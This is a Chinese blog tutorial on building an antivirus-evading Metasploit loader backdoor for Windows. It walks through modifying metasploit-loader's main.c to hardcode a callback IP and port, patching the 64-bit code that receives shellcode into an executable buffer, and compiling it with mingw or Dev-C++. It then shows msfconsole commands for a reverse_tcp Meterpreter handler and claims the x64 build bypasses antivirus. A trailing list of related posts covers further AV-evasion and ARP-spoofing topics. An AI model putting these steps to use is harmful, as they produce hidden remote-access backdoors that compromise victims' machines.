
免杀之:MSF后门metasploit-loader免杀
免杀之:MSF后门metasploit-loader免杀
1 metasploit-loader后门代码
2 在kali中编译metasploit-loader x32后门:已无法免杀
2.1 准备环境
- Kali安装编译器:
apt-get update && apt install mingw-w64
2.2 编辑main.c脚本
进入
/metasploit-loader/src/目录下:main.c脚本// 1. 将 include winsock2.h 放置于 windows.h 之前
#include <stdio.h>
#include <stdlib.h>
#include <winsock2.h>
#include <windows.h> // 2. 找到以下内容
if (argc != 3) {
printf(“%s [host] [port]\n”, argv[0]);
exit(1);
} /* connect to the handler */
SOCKET my_socket = wsconnect(argv[1], atoi(argv[2])); // 用下面的代码替换上面的代码
/* connect to the handler */
SOCKET my_socket = wsconnect(“yourip”, yourport);
2.3 编译软件
i686-w64-mingw32-gcc main.c -o loadmeta.exe -lws2_32
2.4 利用

use exploit/multi/handler

set payload windows/meterpreter/reverse_tcp

set lhost 192.168.50.2

run -j
2.5 参考:
Bypassing AV through Metasploit Loader 32-Bit | by goswamiijaya | SecureBit | Medium
3 使用Dev C ++工具编译metasploit-loader x64后门:可免杀
3.1 准备环境
3.2 编辑main.c脚本
创建一个新的Project ,设置项目为:
C Project --> application as a Console Application --> Loader64
确认GCC为:
TDM-GCC 4.9.2 64-bit Release
使用
main.c脚本替换默认的代码,并保存为Loader64.c将 include winsock2.h 放置于 windows.h 之前
#include <stdio.h>

#include <stdlib.h>

#include <winsock2.h>

#include <windows.h>

因为64-Bit需要增加处理字节,修改
Loader64.c代码:106行至121行代码如下:/* allocate a RWX buffer */
buffer = VirtualAlloc(0, size + 10, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
if (buffer == NULL)
punt(my_socket, "could not allocate buffer\n"); /* prepend a little assembly to move our SOCKET value to the EDI register
thanks mihi for pointing this out
BF 78 56 34 12 => mov edi, 0x12345678 */
buffer[0] = 0x48;
buffer[1] = 0xBF; /* copy the value of our socket to the buffer */
memcpy(buffer + 2, &my_socket, 8); /* read bytes into the buffer */
count = recv_all(my_socket, buffer + 10, size);- Line 107- 替换:
size+ 5-> size+10 - Line 114- 增加:
buffer[0] = 0x48; # as mov in hex is 48 - Line 115- 增加:
buffer[1] = 0xBF; # as rdi in hex is BF - Line 118- 替换:
1->2 & 4->8 - Line 121- 替换:
5->10
- Line 107- 替换:
配置指定的远程反弹IP与端口
// 找到以下内容

if (argc != 3) {

printf(“%s [host] [port]\n”, argv[0]);

exit(1);

}

/* connect to the handler */

SOCKET my_socket = wsconnect(argv[1], atoi(argv[2]));

// 用下面的代码替换上面的代码

/* connect to the handler */

SOCKET my_socket = wsconnect(“yourip”, yourport);
3.3 编译软件
添加编译选项:
Tools --> Compiler Options --> -lws2_32
点击
Compiler and Run编译

3.4 利用
use exploit/multi/handler

set payload windows/x64/meterpreter/reverse_tcp

set lhost 192.168.50.2

run -j

3.5 可过杀软
3.5 参考
Bypassing AV through Metasploit Loader 64-Bit | by goswamiijaya | SecureBit | Medium
免杀之:MSF后门metasploit-loader免杀的更多相关文章
- 【黑客免杀攻防】读书笔记2 - 免杀与特征码、其他免杀技术、PE进阶介绍
第3章 免杀与特征码 这一章主要讲了一些操作过程.介绍了MyCCL脚本木马免杀的操作,对于定位特征码在FreeBuf也曾发表过类似工具. VirTest5.0特征码定位器 http://www.fre ...
- [源码]Delphi源码免杀之函数动态调用 实现免杀的下载者
[免杀]Delphi源码免杀之函数动态调用 实现免杀的下载者 2013-12-30 23:44:21 来源:K8拉登哥哥's Blog 自己编译这份代码看看 过N多杀软 没什么技 ...
- 开源网站云查杀方案,搭建自己的云杀毒-搭建ClamAV服务器
开源网站云查杀方案,搭建自己的云杀毒 搭建ClamAV服务器 1 前言: 在上一篇我们已经演示了整个方案,传送门<开源网站云查杀方案,搭建自己的云杀毒>:https://ww ...
- msf后门之persistence
在获取得了meterpreter shell后 使用Persistence建立持续性后门 run persistence -h meterpreter > run persistence -h ...
- php一句话后门过狗姿势万千之传输层加工(1)
写在前面:过狗相关的资料网上也是有很多,所以在我接下来的文章中,可能观点或者举例可能会与网上部分雷同,或者表述不够全面.但是我只能说,我所传达给大家的信息,是我目前所掌握或者了解的,不能保证所有人都会 ...
- PHP一句话后门过狗姿势万千之理论篇
写在前面: 过狗相关的资料网上也是有很多,所以在我接下来的文章中,可能观点或者举例可能会与网上部分雷同,或者表述不够全面. 但是我只能说,我所传达给大家的信息,是我目前所掌握或者了解的,不能保证所有人 ...
- Exp3 免杀原理与实践
一.实验过程 1.编码器 (1)使用msf编码器,直接生成meterpreter可执行文件(跟Exp2中生成backdoor.exe的过程一样,生成后门文件),送到Virscan.VirusTotal ...
- Exp3 免杀原理与实践 20164314 郭浏聿
一.实践内容 1.正确使用msf编码器,msfvenom生成如jar之类的其他文件,veil-evasion,加壳工具,使用shellcode编程 2.通过组合应用各种技术实现恶意代码免杀(0.5分) ...
- 2017-2018-2 20155314《网络对抗技术》Exp3 免杀原理与实践
2017-2018-2 20155314<网络对抗技术>Exp3 免杀原理与实践 目录 实验要求 实验环境 预备知识 实验步骤 1 免杀效果实测 1.1 恶意代码生成工具 1.2 免杀效果 ...
- 2017-2018-2 20155303 『网络对抗技术』Exp3:免杀原理与实践
2017-2018-2 20155303 『网络对抗技术』Exp3:免杀原理与实践 --------CONTENTS-------- 1. 免杀原理与实践说明 实验说明 基础问题回答 2. 使用msf ...
随机推荐
- 【SQL】DML语句-SQL更新与删除:单表更新删除与连表更新删除语法
〇.概述 1.资料 sql连表删除:http://www.lanxinbase.com/?tag=sql%E8%BF%9E%E8%A1%A8%E5%88%A0%E9%99%A4 sql实现两表关联更新 ...
- .net6制作让同事不能上网的arp欺骗工具
摘一段来自网上的arp欺诈解释:ARP欺骗(ARP spoofing),又称ARP毒化(ARP poisoning,网络上多译为ARP病毒)或ARP攻击,是针对以太网地址解析协议(ARP)的一种攻击技 ...
- MySQL存储 pymysql模块
目录 pymysql模块 基本使用 cursor=pymysql.cursors.DictCursor 获取数据 fetchall 移动光标 scroll 增删改二次确认 commit autocom ...
- Kotlin + SpringBoot + JPA 服务端开发
Kotlin + SpringBoot + JPA 服务端开发 本篇主要介绍一下 kotlin + springboot的服务端开发环境搭建 1.概述 Kotlin 是一个基于JVM的编程语言, 是I ...
- git使用与代码托管
平时自己写的简单程序文件太多,可以放到代码托管的网站.比如国内的gitee.com, 好吧,只是把这个网站当网络云盘用了.在gitee网站上加上程序运行环境,使用文档,写好README.md使用介绍. ...
- day10-功能实现09
家居网购项目实现09 以下皆为部分代码,详见 https://github.com/liyuelian/furniture_mall.git 21.功能20-修改购物车 21.1需求分析/图解 进入购 ...
- python实验报告(第12章)
实验12:GUI界面编程 一.实验目的和要求 1.学会应用常用控件: 2.学会使用BoxSizer布局: 3.学会事件处理. 二.实验环境 软件版本:Python 3.10 64_bit 三.实验过程 ...
- [机器学习] Yellowbrick使用笔记3-特征分析可视化
特征分析可视化工具设计用于在数据空间中可视化实例,以便检测可能影响下游拟合的特征或目标.因为ML操作高维数据集(通常至少35个),可视化工具将重点放在聚合.优化和其他技术上,以提供对数据的概述.这是Y ...
- [R语言] ggplot2入门笔记4—前50个ggplot2可视化效果
文章目录 通用教程简介(Introduction To ggplot2) 4 ggplot2入门笔记4-前50个ggplot2可视化效果 1 相关性(Correlation) 1.1 散点图(Scat ...
- 光速上手k8s(2023)(containerd)(未完待续)
又过了好久没写了,主要是近来状况也无聊 一.了解概念(参考) 概念 Kubernetes 是一个可移植.可扩展的开源平台,用于管理容器化的工作负载和服务,可促进声明式配置和自动化. Kubernete ...